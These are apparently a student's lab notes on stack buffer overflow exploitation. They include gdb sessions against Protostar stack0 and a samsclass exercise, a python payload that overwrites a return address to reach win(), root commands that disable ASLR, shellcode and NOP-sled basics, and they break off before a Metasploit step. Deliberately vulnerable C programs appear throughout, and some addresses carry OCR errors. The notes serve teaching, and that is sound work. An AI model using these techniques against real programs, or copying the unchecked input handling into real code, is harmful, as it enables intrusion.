0x0000000000400670 <+74>:   lea    rax,[rbp-0x20]
0x0000000000400674 <+78>:   mov    rsi,rdx
0x0000000000400677 <+81>:   mov    rdi,rax
```

```
6pwhf@kjsce-OptiPlex-3020: ~
0x0000000000004006df <+185>: xor    rcx,QWORD PTR fs:0x28
0x0000000000004006e8 <+194>: je     0x4006ef <main+201>
0x0000000000004006ea <+196>: call   0x4004e0 <__stack_chk_fail@plt>
0x0000000000004006ef <+201>: leave
0x0000000000004006f0 <+202>: ret
End of assembler dump.
(gdb) break * 0x0000000000004006b0
Breakpoint 1 at 0x4006b0: file vuln2.c, line 14.
(gdb) r adminss pass
Starting program: /tmp/guest-m6pwhf/a.out adminss pass

Breakpoint 1, main (argc=3, argv=0x7fffffffde48) at vuln2.c:14
14      if(authentication)
(gdb) info registers
rax      0x73      115
rbx      0x0       0
rcx      0x73736170      1936941424
rdx      0x0       0
rsi      0x400784 4196228
rdi      0x7fffffffdd30      140737488346416
rbp      0x7fffffffdd60      0x7fffffffdd60
rsp      0x7fffffffdd10      0x7fffffffdd10
r8       0x400770 4196208
r9       0x7ffff7de7ab0      140737351940784
r10      0x838      2104
r11      0x7ffff7aac570      140737348552048
r12      0x400530 4195632
r13      0x7fffffffde40      140737488346688
r14      0x0       0
r15      0x0       0
rip      0x4006b0 0x4006b0 <main+138>
eflags   0x202      [ IF ]
cs       0x33      51
ss       0x2b      43
ds       0x0       0
es       0x0       0
fs       0x0       0
gs       0x0       0
(gdb) set {int}0x7FFFFFFFDD2C=1
(gdb) c
Continuing.
[Scanned with CamScanner]
```

What is a buffer?

<https://www.cloudflare.com/learning/security/threats/buffer-overflow/>

A buffer, or data buffer, is an area of physical memory storage used to temporarily store data while it is being moved from one place to another. These buffers typically live in RAM memory. Computers frequently use buffers to help improve performance; most modern hard drives take advantage of buffering to efficiently access data, and many online services also use buffers.

Buffers are designed to contain specific amounts of data. Unless the program utilizing the buffer has built-in instructions to discard data when too much is sent to the buffer, the program will overwrite data in memory adjacent to the buffer.

What is Buffer Overflow?

<https://www.imperva.com/learn/application-security/buffer-overflow/>

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.

Buffer overflows can affect all types of software. They typically result from malformed inputs or failure to allocate enough space for the buffer. If the transaction overwrites executable code, it can cause the program to behave unpredictably and generate incorrect results, memory access errors, or crashes.



What is a Buffer Overflow Attack?

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Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information. For example, an attacker may introduce extra code, sending new instructions to the application to gain access to IT systems.

If attackers know the memory layout of a program, they can intentionally feed input that the buffer cannot store, and overwrite areas that hold executable code, replacing it with their own code. For

example, an attacker can overwrite a pointer (an object that points to another area in memory) and point it to an exploit payload, to gain control over the program.

Who is vulnerable to buffer overflow attacks?

Certain coding languages are more susceptible to buffer overflow than others. C and C++ are two popular languages with high vulnerability, since they contain no built-in protections against accessing or overwriting data in their memory. Windows, Mac OSX, and Linux all contain code written in one or both of these languages.


<https://www.ukessays.com/essays/computer-science/buffer-overflow-attacks-and-types-computer-science-essay.php>

There are basically two kinds of buffer overflow attacks:

1. Heap-based attacks and
2. Stack-based attacks.

In Heap-based attack the attacker floods the memory space which is actually reserved for the program. This attacks is not exactly easy as it feels, hence the number of attacks with respect to the heap are very rare. In Stack-based attack, the attacker takes advantage of the stack, a part of the memory reserved for the program to store data or addresses. The attacker then partially crashes the stack and forces the program execution to start from a return address of a malicious program address which is actually written by the attacker.


BASIC RAM LAYOUT



STACK OVERFLOW

What is a stack?

Stack is a linear data structure which follows a particular order in which the operations are performed. The order may be LIFO(Last In First Out) or FILO(First In Last Out).



What is a stackframe?


The *stack frame*, also known as *activation record* is the collection of all data on the stack associated with one subprogram call.

The stack frame generally includes the following components:

- The return address
- Argument variables passed on the stack
- Local variables (in HLLs)

What is smash the stack?

Buffer Overflow refers to a situation when we are able write past the size of a variable , which results in change of data near them , When this type of overflow occur in the stack it is called a stack overflow . With this we can change the value of sensitive variables which are adjacent to the overflow , Also since the return address of a function is stored on the stack we can change the control flow of the program .



<https://blog.rapid7.com/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/>

Example:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>


int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];
```

```

modified = 0;
gets(buffer);

if(modified != 0) {
    printf("you have changed the 'modified' variable\n");
} else {
    printf("Try again?\n");
}
}

```



```

you have changed the 'modified' variable
Program exited with code 0x1.
Error while running hook_stop:
The program has no registers now.
(gdb) quit
user@protostar:~$ echo AAAABBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
tostar/bin/stack0
you have changed the 'modified' variable
user@protostar:~$ ./opt/protostar/bin/stack0
AAAABBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
you have changed the 'modified' variable

```

Vulnerability:

Now, let's talk about the mistakes that the programmer (me) made. First, developers should never, ever, ever use the `gets` function because it does not check to make sure that the size of the data it reads in matches the size of the memory location it uses to save the data. It just blindly reads the text and dumps it into memory. There are many functions that do the exact same thing—these are known as unbounded functions because developers cannot predict when they will stop reading from or writing to memory.

What happened there: we have provided an input bigger than the size of the memory alloated and the value of modified gets overwirten.as we can see value of the local variable stored in eax is changed to EEF from 0.

x command(GDB):

Displays the memory contents at a given address using the specified format.

Syntax

```
x [Address expression]
x /[Format] [Address expression]
x /[Length][Format] [Address expression]
x
```

Parameters

Address expression

Specifies the memory address which contents will be displayed. This can be the address itself or any C/C++ expression evaluating to address. The expression can include registers (e.g. \$eip) and pseudoregisters (e.g. \$pc). If the address expression is not specified, the command will continue displaying memory contents from the address where the previous instance of this command has finished.

Format

If specified, allows overriding the output format used by the command. Valid format specifiers are:

- o - octal
- x - hexadecimal
- d - decimal
- u - unsigned decimal
- t - binary
- f - floating point
- a - address
- c - char
- s - string
- i - instruction

The following size modifiers are supported:

- b - byte
- h - halfword (16-bit value)
- w - word (32-bit value)
- g - giant word (64-bit value)

Length

Specifies the number of elements that will be displayed by this command.

EXERCISE: <https://samsclass.info/127/proj/ED202c.htm>

CODE:

```

#include <stdlib.h>
#include <stdio.h>

int test_pw() {
    char password[10];
    printf("Password address: %p\n", password);
    printf("Enter password: ");
    fgets(password, 50, stdin);
    return 1;
}

void win() {
    printf("You win!\n");
}

void main() {
    if (test_pw()) printf("Fail!\n");
    else win();
}

```

VULNERABILITY:

fgets() function takes input without checking the size of array. This allows us to overflow the buffer and exploit.

COMPILE AND RUN IN TERMINAL:

To compile as 32 bit on a 64 bit machine(for ease of understanding), type the following in terminal-

```

>>sudo apt update
>>sudo apt install build-essential gcc-multilib gdb -y

```

To compile

```
>>gcc -m32 -g -o filename filename.c
```

To run

```
>> ./filename
```

```
kali@kali:~$ gcc -m32 -g -o stack stack.c
kali@kali:~$ ./stack
Password address: 0xfffffd366
Enter password: hello
Fail!
kali@kali:~$ ./stack
Password address: 0xfffffd366
Enter password: AAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
kali@kali:~$
```

Segmentation fault means that we have gone beyond the permitted size of array.

Disabling ASLR

Address Space Layout Randomization is a defense feature to make buffer overflows more difficult, and all modern operating systems uses it by default.

To see it in action, run the "pwd32" program several times with a password of 1. The password address is different every time, as shown below.

```
cnit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xffcfcc2e6
Enter password: 1
Fail!
cnit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xffbbffe6
Enter password: 1
Fail!
cnit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xffcc2626
Enter password: 1
Fail!
cnit_50sam2@ed-debian:~/ED202$
```

ASLR makes you much safer, but it's an irritation we don't need for the first parts of this project, so we'll turn it off.

In a Terminal, execute these commands, as shown below.

```
sudo su
echo 0 > /proc/sys/kernel/randomize_va_space
exit
```

```
cnit_50sam2@ed-debian:~$ sudo su -
root@ed-debian:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@ed-debian:~# exit
logout
cniit_50sam2@ed-debian:~$
```

Run the "pwd32" program several times again with a password of 1. The password address is now the same every time, as shown below.

```
cniit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xfffffd6a6
Enter password: 1
Fail!
cniit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xfffffd6a6
Enter password: 1
Fail!
cniit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xfffffd6a6
Enter password: 1
Fail!
cniit_50sam2@ed-debian:~/ED202$
```

To open program in gdb

```
>> gdb -q stack
```

-q doesn't print the huge text paragraph when you start gdb.

```
kali㉿kali:~$ gdb -q stack
Reading symbols from stack ...
(gdb) █
```

Print the source code

```
>>(gdb) list
```

it only prints ten lines, so you might have to execute list multiple times


```
(gdb) list
3
4     int test_pw() {
5         char password[10];
6         printf("Password address: %p\n", password);
7         printf("Enter password: ");
8         fgets(password, 50, stdin);
9         return 1;
10    }
11
12    void win() {
(gdb) list
13        printf("You win!\n");
14    }
15
16    void main() {
17        if (test_pw()) printf("Fail!\n");
18        else win();
19    }
20
(gdb) █
```

ENTER BREAKPOINTS: `break/b line-number`

```
>>(gdb) b 9
```

```
(gdb) b 9
Breakpoint 1 at 0x120d: file stack.c, line 9.
```

GENERAL PROCESS TO EXAMINE WHAT IS HAPPENING:



```


(gdb) run
Starting program: /home/kali/stack
Password address: 0xfffffd326
Enter password: AAAA

Breakpoint 1, test_pw () at stack.c:9
9      return 1;
(gdb) info registers
eax            0xfffffd326          -11482
ecx            0x0                0
edx            0xfbcd2288         -72539512
ebx            0x56559000         1448448000
esp            0xfffffd320          0xfffffd320
ebp            0xfffffd338          0xfffffd338
esi            0xf7fb5000         -134524928
edi            0xf7fb5000         -134524928
eip            0x5655620d <test_pw+84>
eflags          0x282             [ SF IF ]
cs              0x23              35
ss              0x2b              43
ds              0x2b              43
es              0x2b              43
fs              0x0                0
gs              0x63              99
(gdb) x/15x $esp
0xfffffd320: 0xf7fb53fc    0x41410001    0x000a4141    0x565562db
0xfffffd330: 0x00000001    0x56559000    0xfffffd348    0x56556261
0xfffffd340: 0xfffffd360    0x00000000    0x00000000    0xf7df3ef1
0xfffffd350: 0xf7fb5000    0xf7fb5000    0x00000000    0x00000000
(gdb) █

```

1. Stops execution before line 9
2. Info registers show that stack spans from esp (320) to ebp(338)
3. Stack structure- esp --> data --> ebp--> return address(to main here).

Figure 2-3: Visual representation of the stack after a function has been called



4. We can see 0x565562db is return address.
5. We can see input is filled in little endian way from 2nd slot's second half. (input is not filled directly from esp but after a few bytes)

We need to overwrite the return address for the program execution to be redirected.

Here, we want to redirect it to the win function. So the return address should be replaced by address of win()

```
(gdb) info address win
Symbol "win" is a function at address 0x56556217.
(gdb) █
```

After we continue, we'll FAIL because we have not redirected it to win().

```
(gdb) c
Continuing.
Fail!
[Inferior 1 (process 1437) exited with code 06]
```

This time we run again but with our exploit.

Calculating by examining the stack, we saw we need 22 As till ebp (338) and next 4 bytes will have the address of win().

```
(gdb) !python -c 'print"A"*22 + "\x17\x62\x55\x56"' > foo
(gdb) run --args<foo
Starting program: /home/kali/stack --args<foo
Password address: 0xfffffd316

Breakpoint 1, test_pw () at stack.c:9
9          return 1;
(gdb) █
```

What has happened to the stack because of our exploit?

```
(gdb) x/15x $esp
0xfffffd310: 0xf7fb53fc      0x41410001      0x41414141      0x41414141
0xfffffd320: 0x41414141      0x41414141      0x41414141      0x56556217
0xfffffd330: 0xfffff000a     0x00000000      0x00000000      0xf7df3ef1
0xfffffd340: 0xf7fb5000     0xf7fb5000      0x00000000      0x00000000
```

Return address now has the address of win()

```
(gdb) c
Continuing.
Enter password: You win!
```

SHELL CODE EXPLOIT

<https://www.slideshare.net/SamBowne/cnit-127-ch-3-shellcode-169145517> : FIRST 10 SLIDES

What is a shell code?

It is a set of instructions written in assembler which is then translated into hexadecimal opcodes.

```
.c __TEXT,__text section
_main:
0000000100000f10      55          pushq   %rbp
0000000100000f11      48 89 e5    movq    %rsp, %rbp
0000000100000f14      48 83 ec 30  subq    $0x30, %rsp
0000000100000f18      31 c0        xorl    %eax, %eax
0000000100000f1a      89 c2        movl    %eax, %edx
0000000100000f1c      48 8d 75 e0  leaq    -0x20(%rbp), %rsi
0000000100000f20      48 8b 0d e9 00 00 00  movq    0xe9(%rip), %rcx ## literal pool symbol address: __stack_chk_guard
0000000100000f27      48 8b 09    movq    (%rcx), %rcx
0000000100000f2a      48 89 4d f8  movq    %rcx, -0x8(%rbp)
0000000100000f2e      c7 45 dc 00 00 00 00  movl    $0x0, -0x24(%rbp)
0000000100000f35      48 8d 0d 70 00 00 00  leaq    0x70(%rip), %rcx ## literal pool for: "/bin/sh"
0000000100000f3c      48 89 4d e0  movq    %rcx, -0x20(%rbp)
0000000100000f40      48 c7 45 e8 00 00 00 00  movq    $0x0, -0x18(%rbp)
0000000100000f48      48 89 cf    movq    %rcx, %rdi
0000000100000f4b      b0 00        movb    $0x0, %al
0000000100000f4d      e8 30 00 00 00  callq   0x100000f82 ## symbol stub for: _execve
0000000100000f52      48 8b 0d b7 00 00 00  movq    0xb7(%rip), %rcx ## literal pool symbol address: __stack_chk_guard
0000000100000f59      48 8b 09    movq    (%rcx), %rcx
0000000100000f5c      48 8b 55 f8  movq    -0x8(%rbp), %rdx
0000000100000f60      48 39 d1    cmpq    %rdx, %rcx
0000000100000f63      89 45 d8    movl    %eax, -0x28(%rbp)
0000000100000f66      0f 85 08 00 00 00  jne     0x100000f74
0000000100000f6c      31 c0        xorl    %eax, %eax
0000000100000f6e      48 83 c4 30  addq    $0x30, %rsp
0000000100000f72      5d          popq   %rbp
0000000100000f73      c3          retq
0000000100000f74      e8 03 00 00 00  callq   0x100000f7c ## symbol stub for: __stack_chk_fail
0000000100000f79      0f 0b        ud2
```

Highlighted part is the converted code to hexadecimal opcodes.


Our intention is to inject the shell code into a system by exploiting a vulnerability.

What are system calls/syscalls?


Number	Name	Description
1	exit	terminate process execution
2	fork	fork a child process
3	read	read data from a file or socket
4	write	write data to a file or socket
5	open	open a file or socket
6	close	close a file or socket
37	kill	send a kill signal

Syscalls directly access the kernel to get input/output, exit a process etc. They are the interface between protected kernel mode and user mode.

Protection rings of Linux:



Ring 3 is userland and ring 0 is kernel land.



The userland has no direct access to hardware. It has to communicate w kernel mode via syscalls.

If a user mode program attempts to access kernel memory, this generates an access exception.

Syscalls are the interface between user and kernel mode. You use syscall to call the kernel.

Kernel mode has full command. You can't write a code or program but only call functions of OS.

Protected kernel mode prevents user applications from compromising the OS.

What are interrupts?

It is essentially an event. When an interrupt occurs, the computer stops whatever it is doing and listens to you.

Interrupt no. 128 = 0x80 : calls the kernel.

Executed as: INT 0x80

How to execute a syscall?

1. Load the syscall number in eax register.
2. Put the arguments of the specified syscall in other registers.
3. Execute INT 0x80
4. CPU switches to kernel mode
5. Syscall loaded in eax executes.

Eg: to exit a program:

The following code snippet shows the use of the system call sys_exit –

```
mov    eax,1          ; system call number (sys_exit)
int    0x80          ; call kernel
```

Number of exit syscall is 1. Therefore 1 is saved in eax. It does not have any parameters. INT 0x80 then calls the kernel mode.

For list of syscalls and their arguments: <http://syscalls.kernelgrok.com/>

->How to construct a shell code from scratch: not covered here but lecture CNIT 127 is good:
https://samsclass.info/127/127_S20.shtml

What we are trying to achieve?

We exploit a vulnerability with buffer overflow. In that exploit parameter, you include the shell code. Thus you will inject a shell code which will manipulate the OS using syscalls.

Note that you have to keep shell code as small as possible and no special characters like null, space, tab etc.

What is a NOP sled?

There are some imperfections in the debugger, so an exploit that works in gdb may fail in a real Linux shell. This happens because environment variables and other details may cause the location of the stack to change slightly. The usual solution for this problem is a NOP Sled--a long series of "90" bytes, which do nothing when processed and proceed to the next instruction.

How to add: '\x90'*length

Output looks like this:

0xfffffc70:	0x90909090	0x90909090	0x90909090	0x90909090
0xfffffc80:	0x90909090	0x90909090	0x90909090	0x90909090
0xfffffc90:	0x90909090	0x90909090	0x90909090	0x90909090
0xfffffcba0:	0x90909090	0x90909090	0x90909090	0x90909090
0xfffffcbb0:	0x90909090	0x90909090	0x90909090	0x90909090
0xfffffcbc0:	0x90909090	0x90909090	0x90909090	0x90909090
0xfffffcbd0:	0x90909090	0x90909090	0x90909090	0x90909090
0xfffffcbe0:	0x90909090	0x90909090	0x90909090	0x90909090
0xfffffcbf0:	0x90909090	0x90909090	0x90909090	0x90909090

Disabling ASLR:

Remember that it is a temporary solution and needs to be disabled once in the start of your project even though you might have done it before on your machine.

```
sudo su -
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
exit
```

Getting your shell code:

First we need to install Metasploit. Execute these commands:

```
